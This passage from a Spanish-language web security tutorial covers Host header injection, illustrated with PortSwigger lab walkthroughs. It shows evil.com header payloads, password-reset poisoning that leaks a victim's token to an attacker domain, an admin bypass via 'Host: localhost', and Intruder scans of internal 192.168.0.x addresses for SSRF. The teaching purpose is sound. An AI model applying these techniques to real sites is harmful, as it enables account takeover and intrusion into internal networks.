X-Forwarded-Host:evil.com
Referer: https://evil.com
```

17. Ejemplos

Veremos algún ejemplo sobre esta vulnerabilidad, pero antes de ver ejemplos, me gustaría ver un caso real, es posible que no entendamos que impacto es posible obtener con esta vulnerabilidad.

Y este caso me llamo especialmente la atención este writeup que nos propone [Ezequiel](#), nos cuenta que como modificando la cabecera Host consiguió saltarse el login y acceder a información interna de Google.

Como vimos anteriormente, en el apartado de como buscarlo, descubrimos que donde mayor impacto se esta realizado es al resetear la password de un usuario.

Lab: Basic password reset poisoning

El restablecimiento de la contraseña, o el olvido de la contraseña son funcionalidades de la aplicación que permiten a los usuarios recuperar/restablecer la contraseña de su cuenta en caso de que hayan olvidado su contraseña.

Una forma común de implementar la funcionalidad de restablecimiento de contraseña es generar un token secreto y enviar un correo electrónico con un enlace que contenga este token.

¿Qué podría ocurrir si un atacante solicita el restablecimiento de la contraseña, con una cabecera de host modificada por el atacante?

Si la aplicación web hace uso del valor del encabezado del host al componer el enlace de restablecimiento de contraseña, un atacante puede envenenar el enlace de restablecimiento de contraseña que se envía a una víctima.



Si la víctima hace clic en el enlace de restablecimiento envenenado del correo electrónico, el atacante obtendrá el token de restablecimiento de contraseña y podrá seguir adelante y restablecer la contraseña de la víctima.

Vemos un caso práctico que nos propone los labs de portswigger.

Como decíamos anteriormente, en este laboratorio debemos jugar con la funcionalidad de olvido de contraseña.




Imagen 37: Reseteo de password (1/3) - Panel de olvido de la contraseña

Escribimos nuestro nombre de usuario, en los labs de PortSwigger, el nombre es Wiener y lo enviamos.

Please check your email for a reset password link.

Imagen 38: Reseteo de password (2/3)

Recibimos un correo electrónico para resetear la password de nuestro usuario Wiener.

Nos fijamos en la url, como se nos genera un token para restablecer la password

Sent	From	Subject	Body
			Hello!
			Please follow the link below to reset your password.
2021-08-03 13:33:43 +0000	no-reply@acd01f181efeb9be80a6095900ff00ca.web-security-academy.net	Account recovery	https://acd01f181efeb9be80a6095900ff00ca.web-security-academy.net/forgot-password?temp-forgot-password-token=c4jxsFxmAhj20uEigVZebaB780wodh5 View raw
			Thanks, Support team


Imagen 39: Reseteo de password (3/3) – Correo recibido

Y se nos abre una nueva página para resetear la password.

Hasta aquí todo normal, veamos si es vulnerable a un ataque de tipo Host Header Injection

Si cogemos la petición post del principio, la cual realiza la petición para el forgot password

Observemos la petición a través del proxy BurpSuite:



```
Request
Pretty Raw Hex \n
1 POST /forgot-password HTTP/1.1
2 Host: acd01f181efeb9be80a6095900ff00ca.web-security-academy.net
3 Cookie: _lab=46%7cM0wCFB0pmFTV1H4QX13PcdAv3a3AjqM5AhQWRrWuRjRBSfPbuJdu6srV7UdHXH6A7YCMKQDC%2fJmBLjEuk7vU0doSuG5x8EpPpQy0XYrXBJNZE1CeXSo%2f1%2fzIsZCuFvdhT%2byH%2fKPS6917v5kHMQBwAVJ5maG21QLvKtFhnoIJ%2fQzV4%3d; session=QLfj8JeSVfoapijkafYifhnow4cgEpmR
4 Content-Length: 53
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="91", " Not;A Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Upgrade-Insecure-Requests: 1
9 Origin: https://acd01f181efeb9be80a6095900ff00ca.web-security-academy.net
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://acd01f181efeb9be80a6095900ff00ca.web-security-academy.net/forgot-password
18 Accept-Encoding: gzip, deflate
19 Accept-Language: es-ES,es;q=0.9
20 Connection: close
21
22 csrf=QY1Qf1EFQ7a5EmmWf4xkcZhRJJd8LKc1&username=wiener

Response
Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-XSS-Protection: 0
4 Connection: close
5 Content-Length: 2654
6
7 <!DOCTYPE html>
8 <html>
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11 <link href=/resources/css/labs.css rel=stylesheet>
12 <title>
Basic password reset poisoning
```

Imagen 40: Request para solicitar el reseteo de la password

Como vemos, se trata de una solicitud de tipo Post, al endpoint /forgot-password con el username Wiener.

Esta petición nos la mandamos al repeater y modificamos el valor de la cabecera Host

El valor de la cabecera Host, le indicamos nuestro servidor, en estos laboratorios, portswigger nos proporciona un dominio para este tipo de pruebas, lo podemos diferenciar por incluir el prefijo exploit.




Imagen 41: Modificando el valor de la cabecera Host

Nos vamos a nuestro correo electrónico, vemos como el enlace de establecimiento de password se ha visto modificado, podemos hacer la prueba modificando con otro nombre diferente y se cambiará el valor.

Sent	From	Subject	Body
			Hello!
			Please follow the link below to reset your password.
2021-08-05 13:41:31 +0000	no-reply@ace61f291e476cd2809e2d2f00f900f2.web-security-academy.net	Account recovery	https://exploit-ac7c1f5a1e9e6ca280602dff014d0098.web-security-academy.net/forgot-password?temp-forgot-password-token=fQBwoj8PvUjy7C5vGLZ7PLoBKDZn6jQf View raw
			Thanks, Support team

Imagen 42: Conseguimos modificar el link para restablecer la password

El siguiente paso, es modificar el valor del parámetro username, con el objetivo de realizar el reseteo de password de otro usuario, en nuestro caso, al usuario Carlos.

En la petición enviada al repeater, modificamos el valor del parámetro **&username:**




Imagen 43: Petición para resetear la password – Modificando el usuario

Además, vemos que la petición se resuelve de forma exitosa, con un estado 200.

Una vez que el usuario Carlos, revise el link y pinche sobre él, se realizara una petición a nuestro dominio, el cual hemos modificado en la cabecera Host, el cual nosotros controlamos. Si revisamos nuestro Access logs:

```
172.31.30.185 2021-08-03 13:57:18 +0000 "GET /forgot-password?temp-forgot-password-token=q5IhL5r8LoRji0aVfU2tP0rCQSEKoeQ HTTP/1.1"
```

Imagen 44: Logs de nuestro servidor

Recibiremos el token del usuario Carlos para resetear la password. Necesitamos este token ya que existen protecciones de tipo cross site request forgery, que se encargan de prevenir

Nos copiamos este token y este mismo token, lo integramos en la dirección url que se nos propone en los correos electrónicos recibidos.




Imagen 45: Modificando el token

De esta forma, tenemos la posibilidad de modificar la password del usuario Carlos y tener el control sobre este usuario, y todos los demás usuarios.




Imagen 46: Takeover del usuario Carlos

Como vemos en este laboratorio, nos muestra como a través de la modificación de la cabecera Host, conseguimos redirigir el tráfico a nuestro servidor, y así obtener el token de la víctima.

Lab: Host Header Authentication Bypass

Toda cabecera es un vector potencial para explotar vulnerabilidades server-side.

Y en este ejemplo, veremos cómo modificando la cabecera Host es posible bypassar la restricción de acceso al portal admin.

Por razones bastante obvias, es común que los sitios web restrinjan el acceso a ciertas funcionalidades sólo a los usuarios internos.

Sin embargo, las funciones de control de acceso de algunos sitios web hacen suposiciones erróneas que permiten saltarse estas restricciones haciendo simples modificaciones en la cabecera Host. Esto puede exponer una mayor superficie de ataque para otros exploits.

En el momento que realizamos una petición get al directorio /admin, obtenemos una respuesta con el estado 401 No autorizado.




Imagen 47: Acceso no autorizado al directorio /admin

Interceptamos esta solicitud a través del Burp, como podemos observar la respuesta es no autorizado.




Imagen 48: Request interceptado por Burp

El siguiente paso, es enviarnos la petición al repeater para poder manejar la petición.

Como vimos anteriormente, en el apartado Tips, puede ser una buena metodología observar las diferentes respuestas y ver el comportamiento de back end que realiza sobre la cabecera Host.

Tenemos la posibilidad de seguir esa misma metodología con el fin de detectar posibles contramedidas realizadas por los desarrollados.

En la imagen anterior, se nos indicó que únicamente los usuarios internos serían posibles acceder a este portal, de esta forma, conocemos, como vimos en las contramedidas de la vulnerabilidad SSRF, utilizar localhost o 127.0.0.1, nos daba la posibilidad de bypassar esas protecciones.

En este caso, modificamos el valor de la cabecera y le dimos un valor igual a localhost




Imagen 49: Bypass 401 a través de la cabecera Host

La respuesta es exitosa, por tanto, conseguimos el acceso al portal administrador.

Lab: Routing-based SSRF

En este ejemplo, veremos cómo utilizar la cabecera Host para concatenar un ataque diferente, como es Server Side Request Forgery.

Un buen punto de partida para detectar esta vulnerabilidad es utilizar Burp Collaborator, ya que nos detectará una vulnerabilidad de tipo de SSRF.

Como vemos en la siguiente imagen, se detecta peticiones de tipo HTTP confirmando que existe esta vulnerabilidad.




Imagen 50: Burp Collaborator – Detectando SSRF

Una vez detectada la vulnerabilidad SSRF, el siguiente paso, será obtener acceso al portal del administrador, de unos de los equipos de la red interna, de este modo, intentaremos detectar que direccionamiento IP existe dentro de la red.

Interceptamos una petición y nos la enviamos al intruder. Modificamos el valor de la cabecera Host con el valor de la red interna 192.168.0.0/24




Imagen 51: Intruder – Detectando redes internas (1 / 3)

Y configuramos las opciones referentes al valor del payload, que ira ascendiendo del 1 al 255

? **Payload Sets**
Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 255
Payload type: Request count: 255

? **Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

Imagen 52: Intruder – Configurando (2/3)

Una vez configurado todas las opciones, generamos el ataque.

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status ^	Error	Timeout	Length	Comment
123	123	200			2896	
0		504			279	
1	1	504			263	
2	2	504			263	
3	3	504			263	
4	4	504			263	
5	5	504			263	
6	6	504			263	
7	7	504			263	
8	8	504			263	
9	9	504			263	
10	10	504			264	

Request Response

Pretty Raw Hex Render \n

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Connection: close
5 Content-Length: 2771
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11     <link href=/resources/css/labs.css rel=stylesheet>
12     <title>
13       Routing-based SSRF
14     </title>

```

? ⚙️ 🔍 Search... 0 matches

Finished

Imagen 53: Intruder – Realizando el ataque (3/3)

Como podemos observar, ha ido generando peticiones a toda la red interna de la organización, entre todas ellas, localizamos una petición con un estado 200, la petición al equipo 192.168.0.123, por tanto conseguimos el acceso al portal administrador.

Lab: SSRF via flawed request parsing

En este ejemplo, seguimos la antesala anterior, los pasos seguimos son realmente parecidos, pero en esta ocasión deberemos bypassar algunas protecciones.

Interceptado la solicitud, nos la enviamos al intruder y modificamos el valor de las cabeceras, como vimos anteriormente.

?

Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

1 GET /admin HTTP/1.1

2 Host: 192.168.0.55

3 Cookie: _lab=46%7cMcWcFGZraAvldy8THeAr3HpQqET%2bzj2UAhQGCJfQ%2bixlCsmSmgI6ekelvhxXE%2ftbJvB7cEs7%2f78ANoSkvV2PNvPRrgxEWSBlqAt%2fYlHM5PUkNo6pmGZ9GVJcIbBtVaM55zOiXKedff2Km4jQNAc5ZSCnp8JHkB%2bbiT391haLIdoh2Sw%3d; session=DHGTVkgm6FM2D0CQBFJf7dkPBsduJQ5n

